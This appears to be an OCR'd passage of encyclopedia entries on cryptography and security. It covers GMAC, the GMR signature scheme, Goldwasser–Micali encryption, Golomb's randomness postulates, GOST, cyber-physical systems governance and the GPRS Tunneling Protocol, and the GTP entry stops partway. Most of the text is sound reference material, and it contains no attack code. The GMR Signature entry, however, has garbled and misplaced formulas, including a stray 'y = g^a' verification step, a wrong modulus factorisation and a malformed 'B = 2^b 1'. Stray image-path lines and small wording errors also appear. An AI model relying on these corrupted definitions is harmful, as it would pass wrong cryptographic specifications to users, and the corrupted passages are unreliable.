GMAC uses a block cipher with block length $n = 128$ bits and key length $k \geq 128$ bits. GMAC operates on messages of bitlength at most $2^{64} - 1$. It requires an IV with $1 \leq |IV| \leq 2^{64} - 1$. It is critically important for the security of GMAC that an IV value is never reused with the same key.

First the value H is computed as $H \leftarrow E_K(0^{128})$. If $|IV| = 96$, the masking key K_1 is defined as $E_K(IV|\, 0^{31}|\, 1)$ (for other lengths of the IV, see (National Institute of Standards and Technology (NIST) 2007)). Subsequently the message x is right-padded with 0 bits until its length is a multiple of 128. Next $|x|$ is represented as a 64-bit string and concatenated with 0^{64}; the resulting value is appended to the message.

The padded message x' is now divided into t' blocks of 128 bits denoted with x'_i, $1 \leq i \leq t'$. All inputs to the GMAC function (H, K_1, and the x'_i) are now considered as elements of $\mathrm{GF}(2^{128})$. GMAC can be described as follows:

$$\mathrm{GMAC}_K(x) = \mathrm{MSB}_m \left(K_1 + \sum_{i=1}^{t'} x'_i \cdot H^{t'+1-i} \right).$$

If the block cipher is pseudorandom and the IV is never reused, the security of GMAC is well understood: The probability of sending an acceptable tag without having observed a text/tag pair (the impersonation probability) equals 2^{-m}, while the probability of forging a text/tag pair after having observed one pair (the substitution probability) is equal to $t'/2^{128}$; this imposes restrictions on the message length. These are general results for polynomial MAC algorithms (Bierbrauer et al. 1994; den Boer 1993). In GMAC however, the key H is reused many times; McGrew and Viega

provide an analysis that take into account the reuse of H and the details of the GMAC construction (such as the padding). The GMAC standard imposes that a single key K can only be used with at most 2^{32} messages, in order to guarantee a forgery probability less than 2^{-32}.

Joux has pointed out that a repeated IV results in a trivial key recovery (Joux 2006). Ferguson has demonstrated that making m too small brings security risks. Handschuh and Preneel discuss some further issues related to partial key leakage (Handschuh and Preneel 2008). This shows that in spite of the fact that one can prove elegant bounds on the forgery probability, GMAC is perhaps less robust that one would hope for.

One way to make polynomial MAC algorithms more robust is to use a different key H for each message; this approach has been taken in the SNOW 3G specification (3GPP TS 35.216 2006).

Cross-References

Finite Field
MAC Algorithms

Recommended Reading

3GPP TS 35.216 (2006.) Specification of the 3GPP confidentiality and integrity algorithms UEA2 & UIA2; Document 2: SNOW 3G specification, Mar 2006

Bierbrauer J, Johansson T, Kabatianskii G, Smeets B (1994) On families of hash functions via geometric codes and concatenation. In: Stinson D (ed) Advances in cryptology. Proceedings of the Crypto 1993, Lecture notes in computer science, vol 773. Springer, Berlin, pp 331–342

Carter JL, Wegman MN (1979) Universal classes of hash functions. J Comput Syst Sci 18:143–154 [MathSciNet]

den Boer B (1993) A simple and key-economical unconditional authentication scheme. J Comput Sec 2:65–71

Ferguson N (2005) Authentication weaknesses in GCM.

Handschuh H, Preneel B (2008) Key-recovery attacks on universal hash function based MAC algorithms. In: Wagner D (ed) Advances in cryptology. Proceedings of the Crypto 2008, Lecture notes in computer science, vol 5157. Springer, Berlin, pp 144–161

Joux A (2006) Authentication failures in NIST version of GCM. http://csrc.nist.gov/CryptoToolkit/modes/

McGrew DA, Viega J (2004) The security and performance of the Galois/counter mode (GCM) of operation. In: Canteaut A (ed) Proceedings of the Indocrypt 2004, Lecture notes in computer science, vol 3348. Springer, Berlin, pp 343–355

National Institute of Standards and Technology (NIST) (2007) Recommendation for block cipher modes of operation: Galois/counter mode (GCM) and GMAC. SP 800-38D (earlier drafts published in May 2005, Apr 2006, June 2007). National Institute of Standards and Technology, Gaithersburg

Simmons GJ (1991) A survey of information authentication. In: Simmons GJ (ed) Contemporary cryptology: the science of information integrity. IEEE Press, Piscataway, pp 381–419

Wegman MN, Carter JL (1981) New hash functions and their use in authentication and set equality. J Comput Syst Sci 22(3):265–279
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_207

GMR Signature

Gerrit Bleumer[17] ✉
(17) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

The GMR Signature Scheme was invented by Goldwasser, Micali, and Rivest (1984, 1988). In their landmark publication (Goldwasser et al. 1984), they presented a formal framework of security definitions of cryptographic signature schemes (digital signature schemes and public key cryptography) and proposed the GMR Signature Scheme, which, under the assumption that integer factoring is hard, is provably secure by their strongest security definition, i.e., it resists existential forgery under an adaptive chosen message attack.

Background

The value of the GMR Signature Scheme is not in its practical use, but in showing the existence of a provably secure signature scheme. Other more efficient signature schemes such as RSA digital signature scheme, *DSA*, or *ECDSA* (digital signature standard) are memoryless. In order to produce a signature, one does not need to memorize any previously produced signatures (in whole or in part). Also, the computational effort of signing and verifying and the length of signatures are independent of the number of signatures a signer has produced before. In contrast, the GMR Signature

Scheme is not memoryless, i.e., each signature a signer produces depends on every other signature the signer has produced before. Even worse, the computation time to produce and to verify a signature and the length of a signature increase (logarithmically) with the number of signatures that a signer has produced before. At the cost of some memory, the average signing performance can be made independent of the number of signatures that a signer has produced before. In essence, the overall performance of the GMR Signature Scheme (in terms of time and memory) decreases steadily over the lifetime of each signing key pair.

Theory

In a nutshell, the GMR Signature Scheme works as follows: a signer who anticipates to produce 2^b signatures constructs a key pair for security parameter k as follows: The public verifying key consists of four components:

1. The maximum number $B = 2^b (b \in N_0)$ of messages to be signed.

2. Two randomly chosen Blum integers $n_1 = p_1 q_1$ and $n_2 = p_1 q_2$, i.e., each the product of two prime numbers both congruent to 3 modulo 4, but not congruent to each other modulo 8, such that n_1 and n_2 are each of length k-bit.

3. The two infinite families of pairwise claw-free trap-door permutations (trap-door one-way functions) $f_{i,n}(x) = \pm 4^{\mathrm{rev}(i)} x^{2^{\mathrm{len}(i)}} \bmod n$ for $n = n_1$ and $n = n_2$, where the function rev(·) takes a bit string $i \in \{0, 1\}^+$ and returns the integer represented by the bits of i in reversed order, and the function len(·) takes a bit string $i \in \{0, 1\}^+$ and returns its number of bits. The sign plus or minus is selected such that the image of f_{inn} is positive and smaller than $n/2$.


4. A randomly chosen integer r in the domain of $x \in \mathbb{F}_q^n$.

The private signing key consists of the primes *p1*, *q1*, *p2*, *q2*, which allow to efficiently compute the inverse permutations $f_{i,n_1}^{-1}(y)$ and $f_{i,n_1}^{-1}(y)$.

Let us first consider the simple case of signing only one message *m*, i.e., *B* = 1 and *b* = 0. The signer chooses a random element r_0 from the domain of $x \in \mathbb{F}_q^n$ and computes the signature (*t*, r_0, *s*) for *m* such that:

$$t = f_{r_0,n_1}^{-1}(r) \text{ and } s = f_{m,n_2}^{-1}(r_0)\,. \tag{1}$$


The signature (*t*, r_0, *s*) is displayed in Fig. 1 as a chain connecting the signer's root element *r* with the actual message *m*.



GMR Signature, Fig. 1 Signing one message

A verifier checks the signature by computing from the message *m* up to the signer's root element *r* as follows: First check that $f_{m,n_2}(s) = r_0$, and then check that $y = g^a \in \mathbb{Z}_p^*$.

If there are $B = 2^b 1$ messages to be signed, the signer expands the root element r from the case $B = 1$ above into a binary authentication tree (Merkle 1982) with B leaves $r_0, r_1, \ldots, r_{B-1}$. All nodes of the authentication tree except for the root r are chosen uniformly at random from the domain of $x \in \mathbb{F}_q^n$ analogously to r_0 in (1) above. Each node R is unforgeably tied to both its children R_0 and R_1 by computing a tag $f^{-1}_{R_0 \| R_1, n_1}(R)$ analogously to how the tag t was computed in (1) above. Finally, the message $m_j (0 \le j \le B - 1)$ is unforgeably tied to r_j, which hangs off of the jth leaf of the authentication tree by computing a tag $s_j = f^{-1}_{m_j, n_2}(r_j)$ analogously to how the tag s was computed in (1) above. The signature for message m_j then consists of (a) the sequence of b nodes from the root r down to item r_j, (b) the b tags associated to these nodes (analogously to t above), and (c) the tag s_j (analogously to s above). The authentication tree and associated tags for the case $B = 8, b = 3$ is depicted in Fig. 2 as a binary tree connecting the signer's root element r with the B messages $m_0, m_1, \ldots, m_{B-1}$.



GMR Signature, Fig. 2 Signing more than one message

A verifier can check the signature in reverse order beginning from the message m_j and working back up to the root element r of the signer.

Obviously, the authentication tree need not be precomputed in the first place, but can be built step by step as the need arises. For example, signing the first message requires one to compute the complete path from the root r down to the item r_0, but signing the second message only requires one to build one more leaf of the authentication tree and the next item r_1, while all previously built nodes of the authentication tree can be reused. So, on average, each signature requires one to build two new nodes of the authentication tree and one additional item. A complete security analysis is given in (Goldwasser et al. 1988).

Recommended Reading

Goldwasser S, Micali S, Rivest RL (1984) A “Paradoxical” solution to the signature problem. In: 25th symposium on foundations of computer science (FOCS) 1984, IEEE Computer Society, Washington, DC, pp 441–448

Goldwasser S, Micali S, Rivest RL (1988) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17(2):281–308
[MathSciNet]

Merkle R (1982) Secrecy authentication, and public-key systems. PhD dissertation, Electrical Engineering Department, ISL SEL 79-017k, Stanford University, Stanford

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_19

Goldwasser–Micali Encryption Scheme

Kazue Sako[18] ✉
(18) NEC, Kawasaki, Japan

✉ **Kazue Sako**
Email: k-sako@ab.jp.nec.com

Definition

Goldwasser–Micali Encryption scheme is an encryption scheme that was proposed in the paper "probabilistic encryption" in 1984.

Background

The Goldwasser–Micali encryption scheme (Public Key Cryptography) is the first encryption scheme that achieved Semantic Security against a passive adversary under the assumption that solving the quadratic residuosity problem is hard. The scheme encrypts 1 bit of information, and the length of the resulting ciphertext equals the length of the composite number n used in scheme, which is typically thousands of bits long.

Theory

In the Goldwasser–Micali encryption scheme, a public key is a number n, that is a product of two prime numbers, say p and q. Let Y be a quadratic nonresidue modulo n (Quadratic Residue and Modular Arithmetic), whose Jacobi Symbol is 1. The decryption key is formed by the prime factors of n.

The Goldwasser–Micali encryption scheme encrypts a bit b as follows. One picks an integer $r(1 < r < n - 1)$ and outputs $c = Y^b r^2 \bmod n$ as

ciphertext. That is, c is quadratic residue if and only if $b = 0$. Therefore a person knowing the prime factors of n can compute the quadratic residuosity of the ciphertext c, thus obtaining the value of b.

If the quadratic residuosity problem is hard, then guessing the message from the ciphertext is equivalently hard.

Cross-References

Elliptic Curve Public-Key Encryption Schemes
Probabilistic Public-Key Encryption
Public Key Cryptography
Semantic Security

Recommended Reading

Goldwasser S, Micali S (1984) Probabilistic encryption. J Comp Syst Sci 28:270–299 [MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_351

Golomb's Randomness Postulates

Tor Helleseth[19] ✉
(19) The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

✉ **Tor Helleseth**
Email: Tor.Helleseth@ii.uib.no

Definition

Golomb's randomness postulates are three properties that one expects to find in random sequences.

Theory and Applications

No finite sequence constructed by a linear feedback shift register is a truly random sequence. Golomb (1967) introduced the notion of a *pseudo-random* sequence for a periodic binary sequence that satisfies three randomness postulates. These postulates reflect the properties one would expect to find in a random sequence.

A run in a binary sequence is a set of consecutive 0s or 1s. A run of 0s is denoted a gap and a run of 1s is denoted a *block*. A gap of length k is a set of k consecutive 0s flanked by 1s. A block of length k is a set of k consecutive 1s flanked by 0s. A run of length k is is a gap of length k or a block of length k. In this terminology, the three randomness postulates of a periodic sequence are as follows:

R-1	In a period of the sequence, the number of 1s and the number of 0s differ by at most one.

R-2	In every period, half the runs have length 1, one-fourth have length 2, one-eight has length 3, etc., as long as the number of runs so indicated exceeds 1. Moreover, for each of these lengths, there are equally many gaps and blocks.
R-3	The out-of-phase autocorrelation of the sequence always has the same value.

The R-2 postulate implies the R-1 postulate, but otherwise the postulates are independent, which follows from the observation that there exist sequences that satisfies some but not all of the postulates. Some examples are:

Example 1 *The m-sequence 000010010110011111000110111 0 101 of period 31 is an R-1, R-2, and R-3 sequence.*

Example 2 *The sequence 00100011101 of period 11 is an R-1 sequence. It is also an R-3 sequence since the out-of-phase autocorrelation is equal to − 1. However, the sequence is not an R-2 sequence since there are two blocks of length 1 but only one gap of length 1.*

Example 3 *The sequence 0000010001101 of period 13 is an R-3 sequence with a constant out-of-phase autocorrelation being 1, but the sequence violates the R-1 and R-2 conditions.*

Example 4 *The sequence 01001101 of period 8 is an R-1 and R-2 sequence but not an R-3 sequence.*

The three randomness postulates are inspired by the properties obeyed by maximal-length linear sequences (*m*-sequences). Also, they can be interpreted as properties of flipping a perfect coin. R-1 says that heads and tails occur about equally often, R-2 says that after a run of *n* heads (tails) there is a probability 1/2 that the run will end with the next coin-flip. R-3 is the notion of independent trials. Knowing the outcome of a previous coin-flip gives no information of the current coin-flip.

Any sequence obeying both R-1 and R-3 can be shown to have a value of the out-of-phase autocorrelation being −1 and therefore the period must be odd. Sequences which obey the randomness postulates of Golomb are sometimes also called pseudo-noise sequences (PN-sequences).

For the extension of the Golomb's randomness postulates to nonbinary sequences, see (Golomb and Gong 2005).

Cross-References

Autocorrelation
Gap
Maximal-Length Sequences
Pseudo-Noise Sequences (PN-Sequences)
Run
Sequences

Recommended Reading

Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day, San Francisco. Revised ed., Aegean Park Press, Laguna Hills, 1982

Golomb SW, Gong G (2005) Signal design for good correlation – for wireless communication, cryptography, and radar. Cambridge University Press, Cambridge

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_579


GOST

Christophe De Cannière[20] ✉
(20) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

GOST is an encryption algorithm adopted as a standard by the former Soviet Union in 1989 (Zabotin et al. 1989). The specifications, translated from Russian in 1993, describe a DES-like 64-bits block cipher (Data Encryption Standard) and specify four modes of operation.

The GOST encryption algorithm is a very simple 32-round Feistel cipher. It encrypts data in blocks of 64 bits and uses a 256-bit secret key. The 32-bit *F*-function used in the Feistel construction consists of three transformations. First, a 32-bit subkey is mixed with the data using an addition modulo 2^{32}. The result is then split into 4-bit segments, fed in parallel to eight 4 × 4-bit S-boxes. Finally, the output values are merged again and rotated over 11 bits. The *key schedule* (Block Cipher) of GOST is also particularly simple: the 256-bit secret key is divided into eight 32-bit words and directly used as subkeys in rounds 1–8, 9–16, and 17–24. The same eight subkeys are reused one more time in rounds 25–32, but in reverse order Fig. 1.



GOST, Fig. 1 One round of GOST

A remarkable property of the GOST standard is that the eight S-boxes are left unspecified. The content of these lookup tables is considered to be a secondary long-term secret key, common to a network of computers, and selected by some central authority. The set of S-boxes can be strong or weak, depending on the authority's intention. The S-boxes can even be hidden in an encryption chip, thus keeping them secret to the users of the device. As explained in a short note by Saarinen (1998), recovering the secret S-boxes would not be very hard, however. If a user is allowed to select the 256-bit key of the cipher, he can easily mount a "chosen key attack" and efficiently derive the secret contents of the lookup tables.

The best attacks on GOST exploit the simplicity of its key schedule. The first attack in open literature is a related key attack by Kelsey et al. (1996). Biryukov and Wagner (2000) have shown that the cipher is vulnerable to slide attacks. Their cryptanalysis breaks 20 rounds out of 32, but also reveals weak key classes for the full cipher. Finally, Seki and Kaneko (2001) have applied differential cryptanalysis to reduced-round versions of GOST. Combined with a related-key approach, the attack breaks 21 rounds.

Cross-References

Recommended Reading

Biryukov A, Wagner D (2000) Advanced slide attacks. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 589–606

Kelsey J, Schneier B, Wagner D (1996) Key-schedule cryptanalysis of IDEA, G-DES, GOST, SAFER, and Triple-DES. In: Koblitz N (ed) Advances in cryptology – CRYPTO 96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 237–251

Saarinen M-J (1998) A chosen key attack against the secret S-boxes of GOST (unpublished)

Seki H, Kaneko T (2001) Differential cryptanalysis of reduced rounds of GOST. In: Stinson DR, Tavares SE (eds) Selected areas in cryptography, SAC 2000. Lecture notes in computer science, vol 2012. Springer, Berlin, pp 315–323

Zabotin IA, Glazkov GP, Isaeva VB (1989) Cryptographic protection for information processing systems: cryptographic transformation algorithm. Technical report, Government Standard of the USSR, GOST 28147–89 (trans: Malchik A, with editorial and typographic assistance of Diffie W)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1725

Governance in Cyber-Physical Systems

Polinpapilinho F. Katina[21] ✉
(21) Department of Informatics and Engineering Systems, University of South Carolina Upstate, Spartanburg, SC, USA

✉ **Polinpapilinho F. Katina**
Email: pkatina@uscupstate.edu

Synonyms

Cyber-physical systems governance

Definition

Governance in cyber-physical systems is focused on the systemic regulation of the performance of the computational algorithms (cyber system) and physical components (physical system) as well as the joint influence of these systems on one another. This results in the “joint optimization” of the computational algorithms and physical components that constitute an integrated cyber-physical system. This “joint optimization” is not “optimization” in the traditional mathematical sense. Instead, it is a recognition of the necessity of governance to address “metasystem” functions that provide higher-level integrated control of individual cyber and physical system components.

Background

The term cyber-physical system (CPS) emerged in 2006, coined by Helen Gill at the National Science Foundation in the United States (Lee and

Seshia 2017). Although one may be tempted to associate the term "cyberspace" with CPS, CPS's roots are older and more profound. It would be more accurate to view the terms "cyberspace" and "cyber-physical systems" as stemming from the same root, "cybernetics," rather than viewing one as being derived from the other (Lee and Seshia 2017). The term "cybernetics" was coined by Norbert Wiener in the 1940s and focused on communication and control (Wiener 1948). Norbert Wiener was an American mathematician who had a significant impact on the development of control systems theory (Wiener 1948).

Theory

CPS is an integration of computation with physical processes. CPS emerges from embedding computers and networks to monitor and control a physical system and its processes (Alur 2015). CPSs are engineered systems built from and dependent upon the seamless integration of computational algorithms and physical components (National Academies of Sciences, Engineering, and Medicine 2016). In CPS, it is not sufficient to separately understand the physical components and the computational components. The interaction must be understood and governed. Governance is derived from *kybernetikos*, in Greek, translating to the *art of steering* (Mason and Mitroff 1981) and is equivalent to *guberneles*, in Latin, relating to *gubemator* or *to govern*. Governance extends to concepts of societal control and self-regulation (Schneider and Kenis 1996). If a "problem" is defined as the difference between a preferred state and an undesired status quo, the function of governance is "problem –solving" in the sense of moving to desired states (Schneider and Bauer 2007). Therefore, governance in CPS is the "regulation" leading to the realization of desired short- and long-term CPS performance and goals. Governance addresses "metasystem" functions/roles/performances that exist above and beyond those of individual components of cyber and physical. These metasystem functions include the identity of the CPS system (i.e., policy and identity, system context, and strategic system monitoring), the development of the CPS system (i.e., system development, system learning and transformation, and environmental scanning), the operations of the CPS system (i.e., system operations, operational performance), and the CPS system information (i.e., information and communications) (Katina et al. 2017).

Any local issue within the purview of individual systems (i.e., cyber or physical) ought to be handled by cyber or physical competent authority first and, if not resolved, can then be escalated to "*governance*" in CPS.

Governance in CPS assumes the primary function of "*control*" to provide the minimal constraint and regulatory capacity necessary to ensure continued CPS performance and behavior while supporting the highest degree of autonomy of individual components of cyber and physical (Lopez et al. 2013).

Open Problems and Future Directions

Attaining governance in CPS requires a new systems science that encompasses both physical and computational aspects as well as their interrelationship. While computer science has provided a solid foundation for CPS, a type of new systems science is needed to address the unique scientific and technical challenges of governance in CPS. Challenges include (Katina and Keating 2018; Sztipanovits and Ying 2013; Törngren and Sellgren 2018):

- Governing models and methods for integration of complex and heterogeneous large-scale CPS systems
- Addressing the size and computability of many interdependent systems in CPS, including both technical and nontechnical aspects
- Understanding uncertainty and change in CPS and their environment
- Establishing, measuring, and verifying CPS system performance
- Dealing with elements of trust, security, and privacy in CPS
- Dealing unintended and accidental emergent design effects associated with goal achievement and socio-technical contexts of CPS
- Customization of effective models of governance to different CPSs

Moreover, these challenges include establishing (dynamic) standards and certifications, aspects of governance beyond applying solutions to control of human actions (Alcaraz and Zeadally 2013).

References

Alcaraz C, Zeadally S (2013) Critical control system protection in the 21st century. Computer 46(10):74–83

Alur R (2015) Principles of cyber-physical systems. MIT Press, Cambridge, MA

Katina PF, Keating CB (2018) Cyber-physical systems governance: a framework for (Meta)CyberSecurity design. In: Masys AJ (ed) Security by design: innovative perspectives on complex problems, Advanced sciences and technologies for security applications. Springer International Publishing, Cham, pp 137–169

Katina PF, Keating CB, Gheorghe AV, Masera M (2017) Complex system governance for critical cyber-physical systems. Int J Crit Infrastruct, 13(2/3), 168–183

Lee EA, Seshia SA (2017) Introduction to embedded systems: a cyber-physical systems approach, 2nd edn. MIT Press, Cambridge, MA

Lopez J, Alcaraz C, Roman R (2013) Smart control of operational threats in control substations. Comput Secur 38:14–27

Mason RO, Mitroff II (1981) Challenging strategic planning assumptions: theory, cases, and techniques. Wiley-Interscience, New York

National Academies of Sciences, Engineering, and Medicine (2016) A 21st century cyber-physical systems education, Washington, DC

Schneider V, Bauer JM (2007) Governance: prospects of complexity theory in revisiting systems theory. Annual meeting of the midwest political science association. Chicago, pp 1–36

Schneider V, Kenis P (1996) Verteilte kontrolle: Institutionelle steuerung in modernen gesellschaften. In: Kenis P, Schneider V (eds) Organisation und netzwerk: Institutionelle steuerung in wirtschaft und politik, Frankfurt, pp 9–43

Sztipanovits J, Ying S (2013) Foundations for innovation: Stragetic R&D opportunities 21st century cyber-physical systems. National Institute of Standards and Technology, Rosemont

Törngren M, Sellgren U (2018) Complexity challenges in development of cyber-physical systems. In: Lohstroh M, Derler P, Sirjani M (eds) Principles of modeling, Lecture notes in computer science, vol 10760. Springer International Publishing, Cham, pp 478–503

Wiener N (1948) Cybernetics: or control and communication in the animal and the machine. MIT Press, Cambridge, MA

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1522

GPRS Tunneling Protocol (GTP)

Jeff Collins[22, 23] ✉
(22) Southern Methodist University, Dallas, TX, USA
(23) Ericsson, Plano, TX, USA

✉ **Jeff Collins**
Email: jeffreyc@smu.edu
Email: Jeff.collins.ii@ericsson.com

Synonyms

Network Tunneling Protocol; Encapsulation

Definition

GPRS Tunneling Protocol (GTP) is a group of internet protocol (IP) based protocols defining the procedures for communications through tunnels between endpoints for signaling and data transfer across mobile networks. GTP originally introduced in Global System for Mobile Communications (GSM) 2G, continued to be a crucial part of General Packet Radio Service (GRPS) 2.5G, Universal Mobile Telecommunications Service (UMTS) 3G, Long-Term Evolution (LTE) 4G, and the Fifth Generation (5G) mobility networks. GTP may continue to evolve and be included as part of future mobile generations.

Background

GTP was defined in GSM TS 09.60 in 2002 on which GTP tunneling is based upon an extension of GPRS IP version 4 (IPv4). Further definition

and application can be found across other specifications per application protocol for mobile networks. These other uses include GTP-U for user plane, GTP-C for control plane, and GTP' for charging. The second version (GTPv1) is defined in 3GPP TS 29.060 for GTPv1-C and 3GPP TS 29.281 for GTP-U. The third version (GTPv2) is defined in 3GPP TS 29.274 for GTPv2-C only. Between the original release and the GTPv1 release, the 3GPP organization became responsible for this standardization along with 3G UMTS and subsequent mobile generation releases. Unique to GTP-U, GTPv1-U is reused without a new protocol being defined as GTPv2-U.

Application


GPRS Tunneling Protocol (GTP) is a network protocol used broadly across mobility networks e.g., 4G LTE and 5G. GTP tunnels are used between two entities communicating over an IP-based interface to separate and encapsulate traffic into communication flows. Each of the two endpoints within the tunnel have a unique identifier called the Tunnel Endpoint Identifier (TEID) that is assigned by the receiving end point. While these tunnels are used between operators for roaming scenarios, most tunnels typically reside within the privately owned network. GTP can leverage additional security mechanisms across communication channels defined in 3GPP TS 33.401 such as IPSEC. GTP sits above the transport layer of the internet protocol suite encapsulated by User Datagram Protocol (UDP) within the IPv4 or IPv6 header [TS 09.600, TS 29.274]. Alternatively, Transmission Control Protocol (TCP) is also supported; however, it is less commonly used in mobility. Collectively, each GTP tunnel is identified by the TEID, IP address, and the UDP port number.

GTP was designed along with the early stages of mobile technologies when the security threats were minimal and much of the technology itself was proprietary. As GTP has evolved through different versions, GTP on its own does have known security vulnerabilities depending on the mobile generation and how GTP is used. These vulnerabilities include the use of GTP when used for roaming across operators' networks. This attack surface can be mitigated by using GTP firewalls and secure configurations such as access control lists and maintaining proper routing tables. In 5G, the roaming security threats with GTP have been further secured with the

introduction of a new network function called the security edge production proxy (SEPP) to protect against known inter-operator vulnerabilities.

The GTP protocol set can be decomposed into three protocol applications for mobility: GTP-U, GTP-C, and GTP'. GTP-U for user plane data traffic, GTP-C for control plane traffic, and GTP' (GTP-prime) for charging applications. While all three were used in previous mobile generations including 2G GSM and 3G UMTS, only GTP-U is used in 5G as the remaining interfaces in 5G have evolved to become service-based HTTP/2 interfaces.

